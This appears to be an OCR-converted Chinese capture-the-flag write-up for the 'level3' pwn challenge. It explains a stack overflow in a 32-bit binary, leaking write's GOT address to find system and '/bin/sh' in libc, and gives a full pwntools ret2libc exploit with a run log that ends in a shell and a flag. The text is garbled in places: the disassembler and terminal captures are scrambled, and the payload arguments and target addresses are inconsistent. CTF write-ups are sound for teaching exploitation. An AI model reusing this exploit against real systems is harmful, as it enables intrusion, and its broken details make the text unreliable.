```
マ 告告告 🐧 🤚 🦠 🐧 🗖 🌘 i 📾 📾 🛣 👉 マ 🗹 🗙 ト 🗷 🗷 No debugger
                                                          🔻 🔞 🚰 🛗 🐩 🏁
                                                                         Instruction Data Unexplored
tion Regular function
               Segm | Size_t vulnerable_function()
                 .plt
.plt
plt
                          write(1, "Input:\n", 7u);
return read(0, &buf, 0x100u);
rt main
                  .plt
.plt
                  .text
thunk bx
                 .text
unction
                  . text
nit
                  fini
                 exter
                 exter
🔼 🌕 🖟 📠 📠 🗗 🦿 🖈 🗹 🗙 🗈 💷 🗉 No debugger
                                             Instruction Data Unexplored External symbol
                                      ■ Pseudocode-A 🗵 📓 Strings window 🗵 🔘 Hex View-1 🗵
₽×
      🖪 IDA View-A 🔣
                     📴 Pseudocode-B 🔣
Type String
                               /lib/ld-linux.so.2
                               __libc_start_main
                               Input:\n
                              Hello, World!\n;*2$\"
.text
可以看到没有 system 和 /bin/bash 了
Terminal - pwn@CTF: ~/桌面
桌面$ readelf -s libc_32.so.6 | grep write
                                                     13 _IO_wdo_write@@GLIBC 2.2
   109: 00063880
                     406 FUNC
                                  GLOBAL DEFAULT
                                  WEAK DEFAULT GLOBAL DEFAULT
   184: 000d43c0
                     101 FUNC
                                                     13 __write@@GLIBC_2.0
                                          DEFAULT
                                                     13 _
                                                         __IO_do_write@GLIBC_2.0
_IO_do_write@@GLIBC_2.1
   308: 0011ee00
                     44 FUNC
                                  GLOBAL DEFAULT
                      44 FUNC
   309: 000694d0
                                                     13
   525: 000e62b0
                     56 FUNC
                                  GLOBAL DEFAULT
                                                     13 process_vm_writev@@GLIBC_2.15
                                                         __pwrite64@@GLIBC_2.1
   527: 000d28d0
                     157 FUNC
                                  WEAK
                                          DEFAULT
                                                     13
   916: 000dd6b0
                     101 FUNC
                                  WEAK
                                          DEFAULT
                                                     13 writev@@GLIBC_2.0
                                  GLOBAL DEFAULT
                                                         __libc_pwrite@@GLIBC_PRIVATE
  1344: 000d2780
                     165 FUNC
                                                     13
                                                     13 pwritev@@GLIBC_2.10
  1634: 000dd880
                     181 FUNC
                                  GLOBAL DEFAULT
  1690: 000e5770
                     50 FUNC
                                  GLOBAL DEFAULT
                                                     13 eventfd_write@@GLIBC_2.7
                                                     13 fwrite@@GLIBC_2.0
                     404 FUNC
  1705: 0005e210
                                  WEAK DEFAULT
                                                     13 pwritev64@@GLIBC_2.10
  1996: 000dd940
                     157 FUNC
                                  GLOBAL DEFAULT
                                                     13 _IO_file_write@GLIBC_2.0
13 _IO_file_write@GLIBC_2.1
13 _IO_fwrite@@GLIBC_2.0
  2159: 0011e830
                     106 FUNC
                                  GLOBAL DEFAULT
  2163: 00068460
                     172 FUNC
                                  GLOBAL DEFAULT
                     404 FUNC
  2184: 0005e210
                                  GLOBAL DEFAULT
  2205: 000d2780
                                  WEAK
                                                     13 pwrite@@GLIBC_2.1
                     165 FUNC
                                          DEFAULT
                                                     13 fwrite_unlocked@@GLIBC_2.1
13 pwrite64@@GLIBC_2.1
  2267: 000673c0
                     144 FUNC
                                  GLOBAL DEFAULT
                     157 FUNC
                                  WEAK
                                          DEFAULT.
  2276: 000d28d0
  2323: 000d43c0
                     101 FUNC
                                  WEAK
                                          DEFAULT
                                                     13 write@@GLIBC_2.0
桌面$
```

桌面\$ strings -at x libc_32.so.6 | grep bin/sh 15902b /<mark>bin/sh</mark> 桌面\$ ■ 查看 /bin/sh 与 write 的相对位置


write 函数存在,且位置为: 0xd43c0.

所以,"/bin/sh"与 write 函数的相对距离为: rela_sh=0x15902b - 0xd43c0 = 0x84c6b.同样也可以得到 system 方法与 write 方法的相对距离 rela_sys.

获取到两个相对距离后,现在的问题变成,怎么获取 write 方法链接装载后的地址。

于是思路为:通过栈溢出执行 write 方法,把 write 方法的地址作为参数输出出来,获取到输出后,重新回到 main 函数执行,然后再次来到 read 方法,再次溢出执行 system 方法。

(真正实行的是 got 表有执行 libc 中相对应函数的地址 got 表中函数存的相对地址差 与 libc 文件中的函数地址相对差是相同的)



exp 如下:

from pwn import *

#io = process("./level3")
io = remote('220.249.52.133', 50568)

elf = ELF('./level3/level3') elf_lic = ELF('./level3/libc_32.so.6')

rela_sys = elf_lic.symbols['write'] - elf_lic.symbols['system']
rela_bash = 0x84c6b

elf.plt[write] 函数的参数一 (1) write 参数二(write_got 地址)参数三 写 4 字节返回到 main 函数

#这里通过溢出使程序指向 write 在 plt 上的地址,让 plt 上的 write 被执行一次,然后依次传入 write 函数的三个参数 p32(1)+p32(write_got)+p32(4),下面有解析,总之这样让我们从 wirte 的 got 表上读取了四位内存信息

#按照函数-》返回地址-》参数 1-》参数 2-》参数 3 这样顺序的原因以前的文章讲过,参数最后返回)

payload = 'a' * 0x8c + p32(elf.plt['write']) + p32(elf.symbols['main']) + p32(1) + p32(1) + p32(elf.got['write']) + p32(10);

```
io.sendlineafter("Input:\n",payload)
addr_write = u32(io.recv()[:4])
addr_sys = addr_write - rela_sys
addr_bash = addr_write + rela_bash

payload = 'a' * 0x8c + p32(addr_sys) + 'a' * 4 + p32(addr_bash)
io.sendlineafter("Input:\n",payload)
```

io.interactive()

```
桌面 $ python3 10.py
+] Opening connection to 111.200.241.244 on port 63357: Done
*] '/home/pwn/桌面/level3'
   Arch:
           i386-32-little
   RELRO:
            Partial RELRO
   Stack:
            NX enabled
   NX:
   PIE:
*] '/home/pwn/桌面/libc 32.so.6'
          i386-32-little
   Arch:
   RELRO:
   Stack:
            Canary found
   NX:
             PIE enabled
   PIE:
 Switching to interactive mode
 cat flag
yberpeace{9600e3b05c863fe62abe4950c026684a}
```